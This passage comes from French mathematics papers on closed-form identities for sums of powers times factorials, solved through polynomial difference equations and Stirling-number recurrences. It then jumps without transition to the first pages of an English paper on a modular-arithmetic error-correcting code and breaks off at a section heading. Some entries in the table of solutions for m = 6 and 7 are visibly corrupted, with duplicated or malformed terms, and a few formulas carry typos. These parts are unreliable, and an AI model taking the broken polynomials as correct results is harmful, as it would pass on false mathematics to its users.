$$\sum_{k=1}^{n} < k >_m k! = \sum_{k=1}^{n} < k >_{m-1} k! + (n+1)!(S_{m-1}(n) - R_{m-2}(n)) - \sum_{k=1}^{n} k! + f_{m-2} - (m-2)!$$

□

3.1.2 Résolution par Récurrence : on obtient par récurrence sur m :

$$\begin{cases} Q_{m-1}(n) = S_{m-1}(n) - R_{m-2}(n) + Q_{m-2}(n) \\ u_m \qquad = u_{m-1} - 1 \\ v_m \qquad = v_{m-1} + f_{m-2} \end{cases} \tag{9}$$

Où

$$\begin{aligned} R_m(n) &= (n+m+1)_m + (n+m)_{m-1} + \dots + n + 2 + 1 \\ S_m(n) &= < n+1 >_m \end{aligned}$$

En particulier

$$S_1 = X + 1 \quad \text{et} \quad R_0 = 1$$

Et les valeurs initiales sont

$$Q_0 = 1, \quad u_1 = 0, \quad v_1 = -1$$

On a donc $u_m = -m + 1$.

On voit que pour $m = 2$, par exemple,

$$\sum_{k=1}^{n} k(k+1)k! = \sum_{k=1}^{n} kk! + n(n+1)! - \sum_{k=1}^{n} k! = (n+1)(n+1)! - \sum_{k=1}^{n} k! - 1$$

3.2 Passage de l'Identité Annexe à Celle du *Pentagon*

On a dans $\mathbb{Z}[X]$ la

Caractéristique 4. Pour tout entier naturel m

$$X^m = \sum_{j=1}^{m} T(m,j) < X >_j \qquad \text{où} \qquad T(m,j) = (-1)^{m+j} S(m,j) \tag{10}$$

et où $S(m,j)$, nombre de Stirling de deuxième espèce, est le nombre de partitions d'un ensemble de taille m en exactement j classes.

Preuve. La première égalité de (10) peut être écrite et les coefficients $T(m,j)$ sont entiers car ils déterminent la matrice de passage de la base $\{X^m, m \in \mathbb{N}\}$ du $\mathbb{Z}$-module $\mathbb{Z}[X]$ à la base $\{< X >_m, m \in \mathbb{N}\}$.

A cette dernière base correspond un opérateur privilégié noté ∇ (voir par exemple [1], page 64)

$$\begin{array}{rcl} \nabla : \mathbb{Z}[X] & \to & \mathbb{Z}[X] \\ f(X) & \rightsquigarrow & f(X) - f(X-1) \end{array}$$

On a

$$\forall m \in \mathbb{N}, \nabla < X >_m = m < X >_{m-1}$$

Dès lors

$$j! T(m,j) = \nabla^j 0^m$$

D'autre part,

$$\nabla^j X^m = (I - E^{-1})^j X^m = \sum_{i=0}^{j} (-1)^i \binom{j}{i} (X-i)^m$$

où

$$\begin{array}{rcl} E : \mathbb{Z}[X] & \to & \mathbb{Z}[X] \\ f(X) & \rightsquigarrow & f(X+1) \end{array}$$

Mais on a aussi

$$\triangle^j X^m = (E - I)^j X^m = \sum_{i=0}^{j} (-1)^{j-i} \binom{j}{i} (X + i)^m$$

et $\triangle^j 0^m = j! S(m, j)$. □

3.3 Calcul des Nombres $T(m, j)$ par Récurrence

On peut donc exploiter la récurrence des nombres $S(m, j)$ [2],

$$S(m, j) = S(m - 1, j - 1) + jS(m - 1, j)$$

pour obtenir celle des $T(m, j)$

$$T(m, j) = T(m - 1, j - 1) - jT(m - 1, j)$$

avec pour conditions initiales,

$$T(m, 0) = T(0, j) = 0, \quad \text{pour} \ \ m, j \geq 1 \quad \text{et} \quad T(0, 0) = 1$$

3.4 L'Algorithme

On se propose de calculer $P_m(X), a_m, b_m$ pour $m = 1, \ldots, M$.

3.4.1 Précalcul : On calcule $T(m, j)$ pour $j, m = 1, \ldots, M$. Ces valeurs forment un tableau triangulaire où $T(m, j) = 0$ pour $m < j$ et $T(m, m) = 1$. La première colonne a pour coefficient $(-1)^{m+1}$ et la récurrence

$$T(m, j) = T(m - 1, j - 1) - jT(m - 1, j)$$

produit les autres coefficients.

3.4.2 Calcul : Pour $m = 1, \ldots, M$ on calcule $(X)_m, < X >_m, f_m = \sum_{j=1}^m j!$, puis

$$R_m(X) = \sum_{j=1}^{m} (X + j + 1)_j + 1$$

en faisant $R_0(X) = 1$.

Ensuite $S_m(X) =< X + 1 >_m$ pour obtenir

$$Q_m(X) = S_m(X) - R_{m-1}(X) + Q_{m-1}(X)$$

avec la valeur initiale $Q_0(X) = 1$.

On a aussi immédiatement $u_m = -m + 1$ et avec la valeur initiale $v_1 = -1$, on a

$$v_m = v_{m-1} + f_{m-2}$$

Finalement on obtient

$$P_m(X) = \sum_{j=1}^{m+1} T(m+1, j) Q_{j-1}(X)$$

$$a_m = \sum_{j=1}^{m} T(m, j) u_j \quad \text{et} \quad b_m = \sum_{j=1}^{m} T(m, j) v_j$$

3.5 Tableau des Solutions Pour $m = 1, \ldots, 10$

m	a_m	b_m	$P_{m-1}(X)$
1	0	-1	1
2	-1	0	X
3	1	2	$X^2 - 2$
4	2	-3	$X^3 - 3X + 3$
5	-9	-4	$X^4 - 4X^2 + 6X + 4$
6	9	30	$X^5 - 5X^2 + 10X^2 + 5X - 30$
7	50	-55	$X^6 - 6X^4 + 15X^3 + 4X^4 - 66X^+55$
8	267	-126	$X^7 - 7X^5 + 21X^4 - 119X^2 + 175X + 126$
9	413	1190	$X^8 - 8X^6 + 28X^5 - 8X^4 - 190X^3 + 416X^2 + 150X - 1190$
10	2180	-3333	$X^9 - 9X^7 + 36X^6 - 21X^5 - 279X^4 + 834X^3 - 45X^2 - 3273X + 3333$

3.5.1 Remarque :

On observe sur le tableau que $P_{m-1}(0) = -b_m$, pour tout m de $\mathbb{N}$, ce qui fut démontré en 2.4. On le vérifie très simplement dans la présente démonstration en observant que $Q_{m-1}(0) = -v_m$, pour tout m de $\mathbb{N}$. Cela découle de (9) où l'on voit que

$$Q_{m-1}(0) = (m-1)! - f_{m-1} + Q_{m-2}(0)$$

4 Résolution Directe

Pour résoudre l'équation (2), on se ramène à la solution en $(P(X), c)$ de $\mathbb{Z}[X] \times \mathbb{Z}$ de

$$XP(X) + \nabla P(X) + c =< X >_m$$

La résolution directe présentée ici passe par la solution d'un système linéaire triangulaire. Elle ne donne pas une récurrence pour calculer les $P_m(X)$ et a_m mais fournit un algorithme pour calculer l'unique solution de (6). Mais elle est clairement transposable à d'autres problèmes. On voit que l'on peut remplacer ∇ par $\triangle$ par exemple dans l'équation (2) et obtenir une résolution analogue.

Soit

$$< X+1 >_{m-1} + a_{m-3} < X+1 >_{m-3} + a_{m-4} < X+1 >_{m-4} + \ldots + a_1 < X+1 > + a_0$$

l'écriture de $P(X)$ dans la base $\{< X+1 >_i, i \in \mathbb{N}\}$ de $\mathbb{Z}[X]$, où l'on note $< X+1 >_0$ l'unité de $\mathbb{Z}[X]$. Il est certain que $XP(X)- < X >_m$ s'écrit

$$a_{m-3} < X >_{m-2} + a_{m-4} < X >_{m-3} + \ldots + a_0 X$$

puisque $\nabla P(X)$ est de degré au plus $m-2$.

On a par ailleurs

$$\nabla < X+1 >_k = k < X+1 >_{k-1}$$

et par suite

$$\nabla^j < X+1 >_k = (k)_j < X+1 >_{k-j}$$

où $(k)_j = k(k-1)\ldots(k-j+1)$.

Si l'on écrit

$$< X+1 >_k = \sum_{j=0}^{k} A(k,j) < X >_j$$

en notant $< X >_0 = 1$, on voit que

$$j!A(k,j) = \nabla^j < 0+1 >_k = (k)_j (k-j)!$$

Donc

$$A(k,j) = \frac{k!}{j!}, \quad j = 0, \ldots, k,$$

où $0! = 1$.

Par exemple

$$(X+1)(X+2)(X+3) = X(X+1)(X+2) + 3X(X+1) + 6X + 6$$

Pour calculer les entiers $a_0, a_1, \ldots, a_{m-3}$, on va alors identifier $< X >_m - XP(X)$ soit

$$-a_{m-3} < X >_{m-2} - a_{m-4} < X >_{m-3} - \ldots - a_2 < X >_3 - a_1 < X >_2 - a_0 X$$

avec $\nabla P(X) + c$, ce que l'on écrira

$$\begin{aligned}
& (m-1)\sum_{j=0}^{m-2} A(m-2,j) < X >_j \\
+\, a_{m-3}\, & (m-3)\sum_{j=0}^{m-4} A(m-4,j) < X >_j \\
+\, a_{m-4}\, & (m-4)\sum_{j=0}^{m-5} A(m-5,j) < X >_j \\
+ \quad & \ldots \\
+ \quad & 2a_2X + 2a_2 \\
+ \quad & a_1 + c
\end{aligned}$$

Un système linéaire triangulaire nous donne alors $a_{m-3}, \ldots, a_0$ en identifiant successivement les coefficients de $< X >_{m-2}, < X >_{m-3}, \ldots, X$ de $< X >_m -P(X)$ et de $\nabla P(X)+c$. Finalement on ajuste la constante c pour égaliser les deux termes constants.

4.0.2 Example : $m = 4$

$$P(X) =< X+1 >_3 +a_1 < X+1 > +a_0$$

$$\begin{aligned}
XP(X)- < X >_4 &= a_1 < X >_2 +a_0X \\
\nabla P(X) &= 3 < X+1 >_2 +a_1 \\
&= 3 < X >_2 +6X + 6 + a_1
\end{aligned}$$

D'où $a_1 = -3$, $a_0 = -6$ et $c = -(6 + a_1) = -3$.

Finalement

$$P(X) = (X+1)(X+2)(X+3) - 3(X+1) - 6 \quad \text{et} \quad c = -3$$

5 Autres Identités Liées à l'Équation $(\nabla + XI)P(X) + c = d(X)$

Caractéristique 5. Il existe un polynôme $P_{m,t}(X)$ de $\mathbb{Z}[X]$ de degré $m+t-1$ et des entiers relatifs $a_{m,t}$ et $b_{m,t}$ tes que la relation

$$\sum_{k=1}^{n} k^m(k+t)! = (n+1)R_{m,t}(n) + a_{m,t}\sum_{k=1}^{n} k! + b_{m,t} \tag{11}$$

soit vérifiée pour tous entiers naturels m, t et $n \geq 1$.

Ceci se voit par récurrence sur t puis (11) est vraie pour $t = 0$ et que

$$\sum_{k=1}^{n} k^{m+1}(k+t-1)! + \sum_{k=1}^{n} tk^{m}(k+t-1)! = \sum_{k=1}^{n} k^{m}(k+t)!$$

De la même façon qu'au paragraphe 2.3 on voit que le polynôme $R_{m,t}(X)$ et la constante $a_{m,t}$ sont donnés par le couple $(P(X), c)$ solution de

$$(XI + \nabla)P(X) + c = X^m(X)_t$$

équation différentielle qui est un cas particulier de (4). On a toujours $b_{m,t} = -R_{m,t}(0)$ par l'argument de récurrence sur t.

6 Résolution d'Autres Équations Différentielles

Une technique inspirée de celle proposée à la section 4 permet de résoudre d'autres équations différentielles.

Considérons par exemple l'équation en $P(X)$ dans $\mathbb{Z}[X]$ et $c(X)$ de degré $k-1$ au plus dans $\mathbb{Z}[X]$

$$X^k P(X) + \triangle P(X) + c(X) = d(X) \tag{12}$$

où $d(X)$ est donné dans $\mathbb{Z}[X]$.

Ici aussi, si la résolution est possible lorsqu'on donne à $d(X)$ toute valeur dans une base de $X^k\mathbb{Z}[X]$ alors on pourra commodément exhiber une solution pour tout $d(X)$.

Ici on écrira $P(X)$ dans une base de $\mathbb{Z}[X]$ privilégiée pour l'opérateur $\triangle$, c'est-à-dire une base $\{B_m(X), m \in \mathbb{N}\}$ telle que $\triangle B_m(X) = q(m)B_{m-1}(X)$ avec $q(m) \in \mathbb{Z}$.

Par exemple $B_m(X) = (X)_m$. Pour $d(X) = X^k(X)_{m-k}$, on écrira

$$P(X) = (X)_{m-k} + a_{m-2k-1}(X)_{m-2k-1} + \ldots + a_1(X)_2 + a_1 X + a_0 \tag{13}$$

Puis pour l'identification des coefficients, $X^k P(X)$ sera écrit dans la base $\{(X)_m, m \in \mathbb{N}\}$ au moyen des relations

$$\forall m \in \mathbb{N}, X^k(X)_m = \sum_{j=1}^{m+k} B(m+k, j)(X)_j \tag{14}$$

où

$$j!B(m+k, j) = \sum_{i=0}^{j} \binom{j}{i} (-1)^{i+j} i^k (i)_m$$

Le même argument que celui développé en 2.1 et 2.2 nous assure de l'existence et de l'unicité de la solution.

7 Un Énoncé Plus Général d'Existence et d'Unicité

Remplaçons $P(X)$ et $d(X)$ dans l'équation (4) par des fonctions notées $P(u)$ et $d(u)$ de $\mathbb{Z}$ dans $\mathbb{Z}$. On supposera toujours que $d(u)$ est une fonction polynôme et plus précisément que $d(u)$ est dans $\mathbb{Z}[u]$, quant à $P(u)$ ce sera une fonction quelconque de $\mathbb{Z}$ dans $\mathbb{Z}$.

On a alors

Caractéristique 6. Soit $d(u)$ donné dans $\mathbb{Z}[u]$.

L'équation

$$(\nabla + uI)P(u) + c = d(u)$$

a une solution unique $(P(X), c)$ où $P(u)$ est une fonction quelconque de $\mathbb{Z}$ dans $\mathbb{Z}$ et $c \in \mathbb{Z}$. De plus on a $P(u) \in \mathbb{Z}[u]$.

Preuve. L'existence a été montrée à la section 2.2. S'il y avait deux solutions alors l'équation

$$(\nabla + uI)D(u) = d$$

aurait une solution $(D(u), d)$ avec $D(u)$ fonction non nulle de $\mathbb{Z}$ dans $\mathbb{Z}$ et d dans $\mathbb{Z}$.

On pourrait alors écrire pour tout entier naturel n

$$(n+1)D(n) - D(n-1) = d \tag{15}$$

En particulier $d = 2D(1) - D(0)$.

On voit alors par récurrence que

$$D(n) = d\left(\frac{1}{n+1} + \frac{1}{(n+1)_2} + \ldots + \frac{1}{(n+1)_i} + \ldots + \frac{1}{(n+1)!}\right) + \frac{D(0)}{(n+1)!}$$

Puisque le coefficient de d est une fonction décroissante de n inférieure à un et que $D(n)$ est entier, alors $D(n)$ est constant pour n assez grand. Ceci contredit (15). □

8 Une Nouvelle Identité Arithmétique

L'argument développé au début du paragraphe 2.3 montre que la mise en facteur de $n!$ est la clé du passage de l'identité arithmétique conjecturée à l'équation (6).

Une autre conjecture, donnée dans [4], est l'identité arithmétique qui généraliserait (6).

Caractéristique 7. On a l'identité

$$\sum_{k=1}^{n} k^m (k!)^t = ((n+1)!)^t P(n) + \sum_{k=1}^{n} a(k)(k!)^t + b \tag{16}$$

où m, t, n sont des entiers naturals, $n \geq 1$ et où $b \in \mathbb{Z}$, $P(X)$ et $a(X)$ étant dans $\mathbb{Z}[X]$, $\deg a(X) \leq t-1$. *Les polynômes $P(X), a(X)$ et l'entier b dépendent des paramètres m et t.*

8.0.3 Exemples : $\forall n \in \mathbb{N}$

$$(n+1)!^{19}n^{11} = \sum_{k=1}^{n} \mu(k)k!^{19} \qquad \text{et} \qquad (n+1)!^{3}(n-1)^{16} - 1 = \sum_{k=1}^{n} \nu(k)k!^{3}$$

où

$$\begin{aligned}
\mu(k) = {} & 1 - 11k + 55k^2 - 165k^3 + 330k^4 - 462k^5 + 462k^6 - 330k^7 + 165k^8 - 55k^9 + 11k^{10} + 19k^{12} + 171k^{13} \\
& +969k^{14} + 3876k^{15} + 11628k^{16} + 27132k^{17} + 50388k^{18} + 75582k^{19} + 92378k^{20} + 92378k^{21} \\
& +75582k^{22} + 50388k^{23} + 27132k^{24} + 11628k^{25} + 3876k^{26} + 969k^{27} + 171k^{28} + 19k^{29} + k^{30}
\end{aligned}$$

$$\begin{aligned}
\nu(k) = {} & -65535 + 524275k - 1966005k^2 + 4587273k^3 - 7454236k^4 + 8945196k^5 - 8200388k^6 + 5858580k^7 \\
& -3296514k^8 + 1465178k^9 - 511654k^{10} + 137982k^{11} - 27820k^{12} + 4284k^{13} - 948k^{14} + 516k^{15} \\
& -248k^{16} + 75k^{17} - 13k^{18} + k^{19}
\end{aligned}$$

ou encore

$$(n+3)!^6 - 6^6 = \sum_{k=1}^{n} \eta(k)k!^6$$

où

$$\begin{aligned}
\eta(k) = {} & 6^6 - 2^6 + 512640k + 2629824k^2 + 8356896k^3 + 18433200k^4 + 29970360k^5 + 37226532k^6 \\
& +36123318k^7 + 27764691k^8 + 17032860k^9 + 8361804k^{10} + 3277998k^{11} + 1018815k^{12} \\
& +247716k^{13} + 46095k^{14} + 6336k^{15} + 606k^{16} + 36k^{17} + k^{18}
\end{aligned}$$

On obtient par différence sur deux valeurs successives de n,

$$n^m(n!)^t = ((n+1)!)^t P(n) - (n!)^t P(n-1) + a(n)(n!)^t$$

avec $\deg a(n) \leq t-1$.

En divisant par $(n!)^t$, on voit que $P(X)$ doit satisfaire l'équation différentielle

$$X^m = ((X+1)^t I - I + \nabla)P(X) + a(X) \tag{17}$$

que nous savons résoudre car elle est de la même nature que celle donnée en (12). Nous noterons $P_{m-t}(X)$ la solution $P(X)$ car c'est un polynôme de degré $m-t$. Le polynôme $a(t)$ de degré $t-1$ au plus sera noté $a_{m,t}(X)$.

Plus précisément, il faudra écrire $P(X)$ de la même façon que (13) mais dans la base $\{[X]_m, m \in \mathbb{N}\}$ et remplacer les relations (14) par

$$\forall m \in \mathbb{N}, ((X+1)^t - 1)[X]_m = \sum_{j=1}^{m+t} B(m+t, j)[X]_j$$

8.0.4 Exemple : Nous traitons un exemple facile. Pour $m = t = 2$, $P(X) = 1$ et $a(X) = -2X$ forment une solution de (17). On a $b = -1$.

Il est donc tout-à-fait intéressant de noter que si pour m et t fixés (16) est vérifié pour tout entier naturel n avec pour $P(n)$ une fonction *quelconque* de $\mathbb{Z}$ dans $\mathbb{Z}$, alors, par une propriété à établir de même type que la Caractéristique 5, cette solution $P(n)$ est l'unique fonction polynôme donnée par la solution de (17).

9 Prolongements

On constate que les démonstrations des identités arithmétiques rencontrées jusqu'ici reposent sur deux points

1. La possibilité de mise en facteur d'un entier $e(n)$ dans $I_n - I_{n-1}$. Par exemple $e(n) = n!$ ou bien $e(n) = (n!)^t$.
2. La résolubilité avec unicité de l'équation différentielle imposée par l'identité arithmétique conjecturée.

Donnons de nouvelles notations qui nous permettront d'énoncer une autre propriété de même type.

Soient

$$\begin{aligned}(X, d)_n &= X(X - d) \dots (X - dm + d)\\ < X, d >_m &= X(X + d) \dots (X + dm - d)\end{aligned}$$

Clairement $\{(X, d)_m, m \in \mathbb{N}\}$ et $\{< X, d >_m, m \in \mathbb{N}\}$ sont des bases du $\mathbb{Z}$-module $\mathbb{Z}[X]$.

Définissons

$$\begin{array}{rcl}\triangle_d : \mathbb{Z}[X] & \to & \mathbb{Z}[X]\\ f(X) & \rightsquigarrow & f(X+d) - f(X)\end{array} \quad \text{et} \quad \begin{array}{rcl}\nabla_d : \mathbb{Z}[X] & \to & \mathbb{Z}[X]\\ f(X) & \rightsquigarrow & f(X) - f(X-d)\end{array}$$

on a

$$\begin{aligned}\triangle_d (X, d)_m &= dm(X, d)_{m-1}\\ \nabla_d < X, d >_m &= dm < X, d >_{m-1}\end{aligned}$$

Caractéristique 8. On a pour tous entiers naturels $d \geq 1$, $n \geq 1$, et m

$$\sum_{k=1}^{n} d^{m+k}(dk+1)k^m k! = d^{n+1}(n+1)! P_{m,d}(dn) + a_{m,d} \sum_{k=1}^{n} d^k k! + b_{m,d} \tag{18}$$

avec $P_{m,d}(X) \in \mathbb{Z}[X]$, $\deg P_{m,d}(X) = m$ et $a_{m,d}, b_{m,d} \in \mathbb{Z}$.

Preuve. On peut écrire (18) sous la forme

$$\sum_{k=1}^{n}(dk)^m(dk+1)(dk,d)_k = (dn+d,d)_{n+1}P_{m,d}(dn) + a_{m,d}\sum_{k=1}^{n}(dk,d)_k + b_{m,d}$$

Pour donner un sens à l'identité pour $n=0$ il faut ici $b_{m,d} = -dP_{m,d}(0)$.

On obtient par différence sur deux valeurs successives de n

$$(dn)^m(dn+1)(dn,d)_n = (dn+d)(dn,d)_nP_{m,d}(dn) - (dn,d)_nP_{m,d}(d(n-1)) + a_{m,d}(dn,d)_n$$

Ceci donne l'équation différentielle dans $\mathbb{Z}[X]$

$$X^m(X+1) = (X+d)P(X) - P_{m,d}(X-d) + a_{m,d} \tag{19}$$

$$X^m(X+1) = (X+d-1)P(X) + \nabla_d P_{m,d}(X) + a_{m,d}$$

Ici encore, en donnant à $P(X)$ les valeurs $X^k, k \in \mathbb{N}$, le premier membre de (19) passe par tous les polynômes formant une base de $X\mathbb{Z}[X]$. Ceci nous assure que (19) a bien une solution pour tout $m \in \mathbb{N}$. Le même argument que celui donné en 2.4 démontre la Caractéristique 8 en nous assurant que $b_{m,d} = -dP_{m,d}(0)$. Un algorithme analogue à celui présenté à la section 6 permettra la résolution. □

9.0.5 Exemples : $\forall n \in \mathbb{N}$:

$$\sum_{k=1}^{n}\big((5k+1)(5k)^7 - 7304007\big)\,5^{k-1}k! = 5^n(n+1)!\sigma(5n) - \sigma(0)$$

avec

$$\sigma(n) = -1227623 - 4643n + 40497n^2 - 7753n^3 + 707n^4 - 23n^5 - 3n^6 + n^7$$

ou

$$\sum_{k=1}^{n}\left(k^3 + 11k^2 + 3k - \frac{1310}{343}\right)7^{k+2}k! = 7^n(n+1)!\,\big(49n^2 + 497n - 293\big) + 293$$

Pour $m = d = 2$, par exemple, on obtient

$$P_2(X) = X^2 - 4 \quad \text{et} \quad a_{2,2} = b_{2,2} = 8$$

Le polynôme en k $dk+1$ apparaissant dans le premier membre de (18) y est proposé pour indiquer la nature des identités que l'on peut obtenir. Si l'on remplace ce facteur par un, par exemple, on obtient pour $m = 3$

$$P_{2,2}(X) = X^2 - X - 3, \qquad a_{3,2} = 9 \quad \text{et} \quad b_{3,2} = 6$$

10 Généralisation

10.1 Énoncé

Théorème 1. *Soient $\phi \in \mathbb{Z}[X]$, $f : \mathbb{N} \to \mathbb{N}$, telle que $f(n+1) = P(n)f(n)$ où $P \in \mathbb{Z}[X]$ est unitaire de degré d supérieur ou égal à un, et inférieur au degré de ϕ.*

Alors pour tout $n \in \mathbb{N}$, on a l'identité suivante :

$$\sum_{k=1}^{n} \phi(k)f(k) = f(n+1)Q_{f,\phi}(n) + \sum_{k=1}^{n} a_{f,\phi}(k)f(k) + b_{f,\phi} \tag{20}$$

avec

$$\begin{array}{l} b_{f,\phi} \in \mathbb{Z} \\ Q_{f,\phi}(X) \in \mathbb{Z}[X], a_{f,\phi}(X) \in \mathbb{Z}[X] \\ \deg a_{f,\phi}(X) < d \quad \textit{et} \quad \deg Q_{f,\phi}(X) < \deg(\phi) - d \end{array}$$

La preuve se fait en trois parties. On forme d'abord une équation linéaire que doit vérifier $Q_{f,\phi}$. On montre ensuite l'existence et l'unicité de la solution à une telle équation. On construit ensuite l'identité.

10.2 Formation de l'Équation Linéaire

Appelons I_1 l'identité (20) et formons $I_n - I_{n-1}$. On obtient l'équation suivante :

$$\phi(n)f(n) = f(n+1)Q_{f,\phi}(n) - f(n)Q_{f,\phi}(n-1) + a_{f,\phi}(n)f(n)$$

qui devient, en utilisant la propriété de la récurrence de f :

$$\phi(n) = P(n)Q_{f,\phi}(n) - Q_{f,\phi}(n-1) + a_{f,\phi}(n)$$

Ce qui donne l'équation polynomiale suivante :

$$((P(X)-1)I + \nabla)Q_{f,\phi}(X) + a_{f,\phi}(X) = \phi(X)$$

avec les conditions sur $Q_{f,\phi}$ et $a_{f,\phi}$ énoncées dans le Théorème 1.

10.3 Résolution de l'Équation $((P(X)-1)I + \nabla)Q(X) + a(X) = \phi(X)$

On étudie donc l'équation suivante :

$$((P(X)-1)I + \nabla)Q(X) + a(X) = \phi(X) \tag{21}$$

avec les conditions : $\deg a < \deg P$

10.3.1 Unicité de la Solution :

Il suffit de montrer que seul le polynôme nul est solution de :

$$((P(X)-1)I+\nabla)Q_{f,\phi}(X)+a_{f,\phi}(X)=0$$

Nous énonçons le théorème suivant :

Théorème 2. *Soit $P(X)$ une fonction de $\mathbb{N}\to\mathbb{Z}$, telle que $\lim_{+\infty}|P|=+\infty$. Une solution de (6), avec la condition $a(X)=\circ(P(X))$, est nulle à partir d'un certain rang.*

Preuve. On voit qu'une solution vérifierait la récurrence suivante :

$$f(n)=\frac{f(n-1)}{P(n)}+\frac{b(n)}{P(n)}$$

Comme $\lim_{+\infty}a(n)/P(n)=0$, à partir d'un certain rang n_0, on peut assumer que :

$$|f(n)|=\frac{f(n-1)}{P(n)}+1$$

Ce qui, par sommation, donne :

$$|f(n)|=\frac{f(n_0)}{P(n)P(n-1)\dots P(n_0+1)}+\frac{1}{P(n)P(n-1)\dots P(n_0+2)}+\dots+\frac{1}{P(n)}+1$$

En appliquant le critère de Cauchy à la série définie par le membre droit de cette égalité, on voit que celle-ci converge. Donc $f(n)$ est bornée, il est ensuite facile de voir que $f(n)$ tend vers zero. $f(n)$ étant une suite d'entiers tendant vers zéro, elle est nulle à partir d'un certain rang. □

10.3.2 Existence d'une Solution :

Soit D_P l'opérateur défini par :

$$\begin{array}{rcl} D_P:\mathbb{Z}[X] & \to & X^d\mathbb{Z}[X] \\ Q & \mapsto & ((P(X)-1)I+\nabla)Q[X] \end{array}$$

Théorème 3. *Soit $P(X)\in\mathbb{Z}[X]$, unitaire avec $\deg P(X)=d$. L'opérateur D_P de $\mathbb{Z}[X]$ dans $X^d\mathbb{Z}[X]$ est surjectif.*

Preuve. Calculons l'image de la base X^k de $\mathbb{Z}[X]$.

$$D_P=P(X)X^k-(X-1)^k=(P(X)-1)X^k-f_k(X)$$

où

$$f_k(X)=\sum_{i=0}^{k-1}(-1)^iC_k^iX^i$$

Les $D_P(X^k)$ étant chacun de degré $k+d$, et unitaires, ils forment donc une base du $\mathbb{Z}$-module $X^d\mathbb{Z}[X]$. □

Nous avons donc le théorème d'existence suivant :

Théorème 4. *L'équation (21) avec la condition* $\deg a(X) < \deg P(X)$ *admet une solution* $(Q(X), a(X))$.

Preuve. Soit $d = \deg P(X)$ et soient :

$$\phi(X) = \sum_{i=0}^{\deg \phi} \phi_i X^i, \qquad \tilde{\phi}(X) = \sum_{i=d}^{\deg \phi} \phi_i X^i, \qquad a(X) = \sum_{i=0}^{d-1} \phi_i X^i$$

Alors l'opérateur D_P étant surjectif de $\mathbb{Z}[X]$ dans $X^d\mathbb{Z}[X]$, il existe une solution à $D_P(Q(X)) = \tilde{\phi}(X)$. Soit $Q_{P,\phi}$ cette solution. Elle vérifie alors :

$$((P(X) - 1)I + \nabla)Q_{P,\phi}(X) + a(X) = \phi(X)$$

Ce qui donne une solution à (21). □

10.3.3 Conclusion L'équation polynomiale (21) admet une et unique solution, sous la condition $\deg a(X) < \deg P(X)$. Pour l'unicité on est bien dans les conditions d'application du Théorème 2, car $\lim_{+\infty} |P| = +\infty$ et $a(X) = \circ(P(X))$ car $\deg a(X) < \deg P(X)$. La solution étant un polynôme en une indéterminée, celui-ci étant nul pour toutes les valeurs de n à partir d'un certain rang,, il est donc identiquement nul.

10.4 Preuve de l'Identité

Soit $P_{f,\phi}(X)$ et $a(X)$ une solution de l'équation différentielle (21), construite à partir de l'identité (20).

Alors, avec une telle solution, on est assuré que, $\forall n \in \mathbb{N}^*, \quad I_n - I_{n-1} = 0$. Il suffit de prouver que I_1 est vérifiée. I_1 prend la forme :

$$\phi(1)f(1) = f(2)Q_{f,\phi}(1) + a_{f,\phi}(1)f(1) + b_{f,\phi}$$

Ceci détermine $b_{f,\phi}$, choisi pour rendre I_1 vraie. A ce moment là, par récurrence, I_n est vraie pour tout n. □

11 Remerciements

La démonstration donnée en 2.4 découle d'une suggestion de Daniel Augot.

Références

1. C. Berge, *Principes de combinatoire*, Dunod, 1968 et Academic Press.
2. L. Comtet, *Advanced Combinatorics*, D. Redei, 1974.
3. D. Naccache, *A note about $\Sigma k^m k\,!$*, The Pentagon, vol. 49, no.2, pp. 10-15, 1990.

4. D. Naccache, *Signatures numériques et preuves à divulgation nulle, cryptanalyse, défense et outils algorithmiques*, Thèse de doctorat, École Nationale Supérieure des Télécommunications, Paris, France, mai 1995.

5. V. Uppuluri et J. Carpenter, *Numbers generated by the function exp*$(1 - e^x)$, Fibonacci Quart. 7, pp. 437–448, 1969.

A New Error-Correcting Code Based on Modular Arithmetic

[Non publié.]

Jean-Sébastien Coron and David Naccache

Gemplus Card International
Applied Research & Security Centre 34 rue Guynemer, 92447 Issy-les-Moulineaux, France
{jean-sebastien.coron, david.naccache}@gemplus.com

Abstract. We describe a new error-correcting code based on modular arithmetic. We compare the performance of our code with Reed-Muller codes, and show that our code is more efficient for a certain set of parameters.

1 Introduction

Error-correcting codes are used to protect information sent over noisy channels against transmission errors. In this paper, we describe a new error-correcting code based on modular arithmetic. Our code provides efficient decoding, and has a larger error-correction capacity than Reed-Muller codes, for a certain set of parameters.

Let m be the n-bit message to encode; we denote by m_i the i-th bit of m. We let p_i be the i-th prime, starting with $p_1 = 2$. Let t be the number of errors which can be corrected. We generate a prime integer p such that:

$$2 \cdot (p_n)^{2t} \leq p < 4 \cdot (p_n)^{2t} \tag{1}$$

Given m, we generate the following redundancy :

$$c(m) = \prod_{i=1}^{n} p_i^{m_i} \mod p \tag{2}$$

The integer $c(m)$ is then encoded using any error-correcting code which can correct up to t errors. In the following, we use a Reed-Muller and denote by $\mathrm{RM}(c(m))$ the encoding of $c(m)$. The encoded message $E(m)$ is defined as :

$$E(m) = m \| \mathrm{RM}(c(m))$$

Where $\|$ stands for concatenation. Let $E'(m)$ be the received encoded message with at most t errors :

$$\begin{aligned} E'(m) &= E(m) \oplus e \\ &= m' \| (\mathrm{RM}(c(m)) \oplus e') \end{aligned}$$

Denoting by $H(e)$ the Hamming weight of e. We have :

$$H(e) = H(m' \oplus m) + H(e') \leq t$$

Since $c(m)$ is encoded with a code having correction capacity t, we can recover $c(m)$ from $\mathrm{RM}(c(m)) \oplus e'$. Then from m' and $c(m)$ compute :

$$s = \frac{c(m')}{c(m)} \mod p$$

Using (2) the integer s can be written as :

$$s = \frac{a}{b} \mod p, \begin{cases} a = \displaystyle\prod_{(m'_i=1)\wedge(m_i=0)} p_i \\ b = \displaystyle\prod_{(m'_i=0)\wedge(m_i=1)} p_i \end{cases}$$

Note that since $H(m' \oplus m) \leq t$, we have that a and b are strictly lesser than $(p_n)^t$. The following theorem [1] shows that given s one can recover a and b efficiently. The algorithm is based on Gauss' algorithm for finding the shortest vector in a two-dimensional lattice [2].

Theorem 1. *Let $a, b \in \mathbb{Z}$ such that $-A \leq a \leq A$ and $0 < b \leq B$. Let p be some prime integer such that $2AB < p$. Let $s = a \cdot b^{-1} \mod p$. Then given A, B, s and p, one can recover a and b in polynomial time.*

Taking $A = B = (p_n)^t - 1$, we have from (1) that $2AB < p$. Moreover, $0 \leq a \leq A$ and $0 < b \leq B$. Therefore, we can recover a and b from s in polynomial time. By testing the divisibility of a and b by the small primes p_i, one can recover $m' \oplus m$ and eventually m.

2 Performance Analysis

